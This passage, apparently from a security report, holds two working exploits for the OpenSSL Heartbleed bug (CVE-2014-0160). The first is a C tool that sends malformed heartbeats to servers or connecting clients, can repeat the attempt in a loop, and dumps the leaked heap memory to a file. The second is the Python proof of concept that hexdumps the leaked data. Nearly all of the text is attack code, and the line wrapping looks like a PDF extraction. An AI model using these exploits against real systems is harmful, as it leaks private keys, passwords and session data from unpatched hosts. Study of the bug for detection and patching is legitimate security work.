        SSL_CTX_use_certificate_file(c->sslContext, "./server
            .crt", SSL_FILETYPE_PEM);
        SSL_CTX_use_PrivateKey_file(c->sslContext, "./server.
            key", SSL_FILETYPE_PEM);
        if(!SSL_CTX_check_private_key(c->sslContext)){
                printf("[!] FATAL: private key does not match
                     the certificate public key\n");
                exit(0);
        }
        c->sslHandle = SSL_new(c->sslContext);
        if(c->sslHandle==NULL)
                ERR_print_errors_fp(stderr);
        if(!SSL_set_fd(c->sslHandle,c->socket))
                ERR_print_errors_fp(stderr);
        int rc = SSL_accept(c->sslHandle);
        printf ("[ SSL connection using %s\n", SSL_get_cipher
             (c->sslHandle));
        bytes = SSL_read(c->sslHandle, buf, 4095);
        printf("[ recieved: %d bytes - showing output\n%s\n[\
            n",bytes,buf);
        if(!c->sslHandle->tlsext_heartbeat &
            SSL_TLSEXT_HB_ENABLED ||
                c->sslHandle->tlsext_heartbeat &
                    SSL_TLSEXT_HB_DONT_SEND_REQUESTS){
                printf("[ warning: heartbeat extension is
                    unsupported (try anyway)\n");
        }
        return c;
}

int pre_cmd(int sd,int precmd,int verbose){
        /* this function can be used to send commands to a
            plain-text
        service or client before heartbleed exploit attempt.
            e.g. STARTTLS */
        int rc, go = 0;
        char* buffer;
        char* line1;
        char* line2;
        switch(precmd){
                case 0:
                        line1 = "EHLO test\n";
                        line2 = "STARTTLS\n";
                        break;
                case 1:
                        line1 = "CAPA\n";
                        line2 = "STLS\n";
                        break;
                case 2:
                        line1 = "a001 CAPB\n";
                        line2 = "a002 STARTTLS\n";
                        break;
                default:
                        go = 1;
                        break;
        }
        if(go==0){
                buffer = malloc(2049);
                if(buffer==NULL){
                        printf("[ error in malloc()\n");
                        exit(0);
                }
                memset(buffer,0,2049);
                rc = read(sd,buffer,2048);
                printf("[ banner: %s",buffer);
                send(sd,line1,strlen(line1),0);
                memset(buffer,0,2049);
                rc = read(sd,buffer,2048);
                if(verbose==1){
                        printf("%s\n",buffer);
                }
                send(sd,line2,strlen(line2),0);
                memset(buffer,0,2049);
                rc = read(sd,buffer,2048);
                if(verbose==1){
                        printf("%s\n",buffer);
                }
        }
        return sd;
}

void* heartbleed(connection *c,unsigned int type){
        unsigned char *buf, *p;
        int ret;
        buf = OPENSSL_malloc(1 + 2);
        if(buf==NULL){
                printf("[ error in malloc()\n");
                exit(0);
        }
        p = buf;
        *p++ = TLS1_HB_REQUEST;
        switch(type){
                case 0:
                        s2n(0x0,p);
                        break;
                case 1:
                        s2n(0xffff,p);
                        break;
                default:
                        printf("[ setting heartbeat
                            payload_length to %u\n",type);
                        s2n(type,p);
                        break;
        }
        printf("[ <3 <3 <3 heart bleed <3 <3 <3\n");
        ret = ssl3_write_bytes(c->sslHandle,
           TLS1_RT_HEARTBEAT, buf, 3);
        OPENSSL_free(buf);
        return c;
}

void* sneakyleaky(connection *c,char* filename, int verbose){
        char *p;
        int ssl_major,ssl_minor,al;
        int enc_err,n,i;
        SSL3_RECORD *rr;
        SSL_SESSION *sess;
        SSL* s;
        unsigned char md[EVP_MAX_MD_SIZE];
        short version;
        unsigned mac_size, orig_len;
        size_t extra;
        rr= &(c->sslHandle->s3->rrec);
        sess=c->sslHandle->session;
        s = c->sslHandle;
        if (c->sslHandle->options &
           SSL_OP_MICROSOFT_BIG_SSLV3_BUFFER)
                extra=SSL3_RT_MAX_EXTRA;
        else
                extra=0;
        if ((s->rstate != SSL_ST_READ_BODY) ||
                (s->packet_length < SSL3_RT_HEADER_LENGTH)) {
                        n=ssl3_read_n(s,
                           SSL3_RT_HEADER_LENGTH, s->s3->rbuf
                           .len, 0);
                        if (n <= 0)
                                goto apple;
                        s->rstate=SSL_ST_READ_BODY;
                        p=s->packet;
                        rr->type= *(p++);
                        ssl_major= *(p++);
                        ssl_minor= *(p++);
                        version=(ssl_major<<8)|ssl_minor;
                        n2s(p,rr->length);
                        if(rr->type==24){
                                printf("[ heartbeat returned
                                   type=%d length=%u\n",rr->
                                   type, rr->length);
                                if(rr->length > 16834){
                                        printf("[ error: got
                                           a malformed TLS
                                           length.\n");
                                        exit(0);
                                }
                        }
                        else{
                                printf("[ incorrect record
                                   type=%d length=%u returned
                                   \n",rr->type,rr->length);
                                s->packet_length=0;
                                badpackets++;
                                if(badpackets > 3){
                                        printf("[ error: too
                                           many bad packets
                                           recieved\n");
                                        exit(0);
                                }
                                goto apple;
                        }
        }
        if (rr->length > s->packet_length-
           SSL3_RT_HEADER_LENGTH){
                i=rr->length;
                n=ssl3_read_n(s,i,i,1);
                if (n <= 0) goto apple;
        }
        printf("[ decrypting SSL packet\n");
        s->rstate=SSL_ST_READ_HEADER;
        rr->input= &(s->packet[SSL3_RT_HEADER_LENGTH]);
        rr->data=rr->input;
        tls1_enc(s,0);
        if((sess != NULL) &&
            (s->enc_read_ctx != NULL) &&
            (EVP_MD_CTX_md(s->read_hash) != NULL))
                {
                unsigned char *mac = NULL;
                unsigned char mac_tmp[EVP_MAX_MD_SIZE];
                mac_size=EVP_MD_CTX_size(s->read_hash);
                OPENSSL_assert(mac_size <= EVP_MAX_MD_SIZE);
                orig_len = rr->length+((unsigned int)rr->type
                   >>8);
                if(orig_len < mac_size ||
                  (EVP_CIPHER_CTX_mode(s->enc_read_ctx) ==
                     EVP_CIPH_CBC_MODE &&
                   orig_len < mac_size+1)){
                        al=SSL_AD_DECODE_ERROR;
                        SSLerr(SSL_F_SSL3_GET_RECORD,
                           SSL_R_LENGTH_TOO_SHORT);
                }
                if (EVP_CIPHER_CTX_mode(s->enc_read_ctx) ==
                   EVP_CIPH_CBC_MODE){
                        mac = mac_tmp;
                        ssl3_cbc_copy_mac(mac_tmp, rr,
                           mac_size, orig_len);
                        rr->length -= mac_size;
                }
                else{
                        rr->length -= mac_size;
                        mac = &rr->data[rr->length];
                }
                i = tls1_mac(s,md,0);
                if (i < 0 || mac == NULL || CRYPTO_memcmp(md,
                     mac, (size_t)mac_size) != 0)
                        enc_err = -1;
                if (rr->length >
                    SSL3_RT_MAX_COMPRESSED_LENGTH+extra+
                    mac_size)
                        enc_err = -1;
                }
        if(enc_err < 0){
                al=SSL_AD_BAD_RECORD_MAC;
                SSLerr(SSL_F_SSL3_GET_RECORD,
                    SSL_R_DECRYPTION_FAILED_OR_BAD_RECORD_MAC)
                    ;
                goto apple;
        }
        if(s->expand != NULL){
                if (rr->length >
                    SSL3_RT_MAX_COMPRESSED_LENGTH+extra) {
                        al=SSL_AD_RECORD_OVERFLOW;
                        SSLerr(SSL_F_SSL3_GET_RECORD,
                            SSL_R_COMPRESSED_LENGTH_TOO_LONG);
                        goto apple;
                        }
                if (!ssl3_do_uncompress(s)) {
                        al=SSL_AD_DECOMPRESSION_FAILURE;
                        SSLerr(SSL_F_SSL3_GET_RECORD,
                            SSL_R_BAD_DECOMPRESSION);
                        goto apple;
                        }
                }
        if (rr->length > SSL3_RT_MAX_PLAIN_LENGTH+extra) {
                al=SSL_AD_RECORD_OVERFLOW;
                SSLerr(SSL_F_SSL3_GET_RECORD,
                    SSL_R_DATA_LENGTH_TOO_LONG);
                goto apple;
        }
        rr->off=0;
        s->packet_length=0;
        if(first==0){
                uint heartbleed_len = 0;
                char* fp = s->s3->rrec.data;
                (long)fp++;
                memcpy(&heartbleed_len,fp,2);
                heartbleed_len = (heartbleed_len & 0xff) << 8
                     | (heartbleed_len & 0xff00) >> 8;
                first = 2;
                leakbytes = heartbleed_len + 16;
                printf("[ heartbleed leaked length=%u\n",
                    heartbleed_len);
        }
        if(verbose==1){
                { unsigned int z; for (z=0; z<rr->length; z
                   ++) printf("%02X%c",rr->data[z],((z+1)%16)
                   ?' ':'\n'); }
                printf("\n");
        }
        leakbytes-=rr->length;
        if(leakbytes > 0){
                repeat = 1;
        }
        else{
                repeat = 0;
        }
        printf("[ final record type=%d, length=%u\n", rr->
           type, rr->length);
        int output = s->s3->rrec.length-3;
        if(output > 0){
                int fd = open(filename,O_RDWR|O_CREAT|
                   O_APPEND,0700);
                if(first==2){
                        first--;
                        write(fd,s->s3->rrec.data+3,s->s3->
                           rrec.length);
                        /* first three bytes are resp+len */
                        printf("[ wrote %d bytes of heap to
                           file '%s'\n",s->s3->rrec.length-3,
                           filename);
                }
                else{
                        /* heap data & 16 bytes padding */
                        write(fd,s->s3->rrec.data+3,s->s3->
                           rrec.length);
                        printf("[ wrote %d bytes of heap to
                           file '%s'\n",s->s3->rrec.length,
                           filename);
                }
                close(fd);
        }
        else{
                printf("[ nothing from the heap to write\n");
        }
        return;
apple:
        printf("[ problem handling SSL record packet - wrong
           type?\n");
        badpackets++;
        if(badpackets > 3){
                printf("[ error: too many bad packets
                   recieved\n");
                exit(0);
        }
        return;
```

```
}

void usage(){
        printf("[\n");
        printf("[ --server|-s <ip/dns>    - the server to
           target\n");
        printf("[ --port|-p   <port>      - the port to
           target\n");
        printf("[ --file|-f   <filename>  - file to write
           data to\n");
        printf("[ --bind|-b   <ip>        - bind to ip for
           exploiting clients\n");
        printf("[ --precmd|-c <n>         - send precmd
           buffer (STARTTLS)\n");
        printf("[                           0 = SMTP\n");
        printf("[                           1 = POP3\n");
        printf("[                           2 = IMAP\n");
        printf("[ --loop|-l               - loop the exploit
           attempts\n");
        printf("[ --type|-t   <n>         - select exploit to
            try\n");
        printf("[                           0 = null length\n
           ");
        printf("[                           1 = max leak\n");
        printf("[                           n = heartbeat
           payload_length\n");
        printf("[\n");
        printf("[ --verbose|-v            - output leak to
           screen\n");
        printf("[ --help|-h               - this output\n");
        printf("[\n");
        exit(0);
}

int main(int argc, char* argv[]){
        int ret, port, userc, index;
        int type = 1, udp = 0, verbose = 0, bind = 0, precmd
           = 9;
        int loop = 0;
        struct hostent *h;
        connection* c;
        char *host, *file;
        int ihost = 0, iport = 0, ifile = 0, itype = 0,
           iprecmd = 0;
        printf("[ heartbleed - CVE-2014-0160 - OpenSSL
           information leak exploit\n");
        printf("[
           =============================================================\
           n");
        static struct option options[] = {
                {"server", 1, 0, 's'},
                {"port", 1, 0, 'p'},
                {"file", 1, 0, 'f'},
        {"type", 1, 0, 't'},
        {"bind", 1, 0, 'b'},
        {"verbose", 0, 0, 'v'},
        {"precmd", 1, 0, 'c'},
        {"loop", 0, 0, 'l'},
        {"help", 0, 0,'h'}
};
while(userc != -1) {
        userc = getopt_long(argc,argv,"s:p:f:t:b:c:
           lvh",options,&index);
        switch(userc) {
                case -1:
                        break;
                case 's':
                        if(ihost==0){
                                ihost = 1;
                                h = gethostbyname(
                                    optarg);


                                if(h==NULL){
                                        printf("[!]
                                           FATAL:
                                           unknown
                                           host '%s'\
                                           n",optarg)
                                           ;
                                        exit(1);
                                }
                                host = malloc(strlen(
                                    optarg) + 1);
                                if(host==NULL){
                                        printf("[
                                           error in
                                           malloc()\n
                                           ");
                                        exit(0);
                                }
                                sprintf(host,"%s",
                                    optarg);
                        }
                        break;
                case 'p':
                        if(iport==0){
                                port = atoi(optarg);
                                iport = 1;
                        }
                        break;
                case 'f':
                        if(ifile==0){
                                file = malloc(strlen(
                                    optarg) + 1);
                                if(file==NULL){
                                        printf("[
                                            error in
                                            malloc()\n
                                            ");
                                        exit(0);
                                }
                                sprintf(file,"%s",
                                    optarg);
                                ifile = 1;
                        }
                        break;
                case 't':
                        if(itype==0){
                                type = atoi(optarg);
                                itype = 1;
                        }
                        break;
                case 'h':
                        usage();
                        break;
                case 'b':
                        if(ihost==0){
                                ihost = 1;
                                host = malloc(strlen(
                                    optarg)+1);
                                if(host==NULL){
                                        printf("[
                                            error in
                                            malloc()\n
                                            ");
                                        exit(0);
                                }
                                sprintf(host,"%s",
                                    optarg);
                                bind = 1;
                        }
                        break;
                case 'c':
                        if(iprecmd == 0){
                                iprecmd = 1;
                                precmd = atoi(optarg)
                                    ;
                        }
                        break;
                case 'v':
                        verbose = 1;
                        break;
                case 'l':
                        loop = 1;
                        break;
                default:
                        break;
        }
```

```
}
if(ihost==0||iport==0||ifile==0||itype==0||type < 0){
        printf("[  try —help\n");
        exit(0);
}
ssl_init();
if(bind==0){
        ret = tcp_connect(host, port);
        pre_cmd(ret, precmd, verbose);
        c = tls_connect(ret);
        heartbleed(c,type);
        while(repeat==1){
                sneakyleaky(c,file ,verbose);
        }
        while(loop==1){
                printf("[  entered heartbleed loop\n")
                    ;
                first=0;
                repeat=1;
                heartbleed(c,type);
                while(repeat==1){
                        sneakyleaky(c,file ,verbose);
                }
        }
        printf("[  done.\n");
        exit(0);
}
else{
        int sd, pid, i;
        ret = tcp_bind(host, port);
        while(1){
                sd=accept(ret,0,0);
                if(sd==-1){
                        printf("[!] FATAL: problem
                            with accept()\n");
                        exit(0);
                }
                if(pid=fork()){
                        close(sd);
                }
                else{
                        c = tls_bind(sd);
                        pre_cmd(ret, precmd, verbose)
                            ;
                        heartbleed(c,type);
                        while(repeat==1){
                                sneakyleaky(c,file ,
                                    verbose);
                        }
                        while(loop==1){
                                printf("[  entered
                                    heartbleed loop\n
                                    ");
```

```
                                        first=0;
                                        repeat=0;
                                        heartbleed(c,type);
                                        while(repeat==1){
                                                sneakyleaky(c
                                                    ,file ,
                                                    verbose);
                                        }
                                }
                                printf("[  done.\n");
                                exit(0);
                        }
                }
        }
}
```

Relatório Exploit OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE−2014−0160 by Jared
    Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]',
    description='Test for SSL heartbeat vulnerability (CVE
    −2014−0160)')
options.add_option('−p', '−−port', type='int', default=443,
    help='TCP port to test (default: 443)')

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b + 16]]
        hxdat = ' '.join('%02X' % ord(c) for c in lin)
        pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )
            for c in lin)
        print '  %04x: %-48s %s' % (b, hxdat, pdat)
    print

def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata = ''
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata


def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header -
            server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload -
            server closed connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x,
       length = %d' % (typ, ver, len(pay))
    return typ, ver, pay

def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            print 'No heartbeat response received, server
                likely not vulnerable'
            return False

        if typ == 24:
            print 'Received heartbeat response:'
            hexdump(pay)
            if len(pay) > 3:
                print 'WARNING: server returned more data
                    than it should - server is vulnerable!'
            else:
                print 'Server processed malformed heartbeat,
                    but did not return any extra data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error, likely not
                vulnerable'
            return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    sys.stdout.flush()
    s.connect((args[0], opts.port))
    print 'Sending Client Hello...'
    sys.stdout.flush()
    s.send(hello)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending
                Server Hello.'
            return
        # Look for server hello done message.
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()
    s.send(hb)
    hit_hb(s)

if __name__ == '__main__':
    main()
```